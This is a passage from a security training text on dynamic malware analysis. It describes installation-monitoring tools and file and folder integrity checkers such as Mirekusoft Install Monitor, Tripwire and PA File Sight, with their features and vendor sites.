malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.




Figure 7.103: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are as follows:

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Dynamic Malware Analysis: Files and Folders Monitoring


- Malware programs normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers like **PA File Sight**, **Tripwire**, and **Netwrix Auditor** to detect changes in system files and folders

File and Folder Integrity Checking Tools

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

PA File Sight

- It audits who is **deleting files**, **moving files**, or **reading files**. It also detects users **copying files** and optionally **blocks access**



Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files


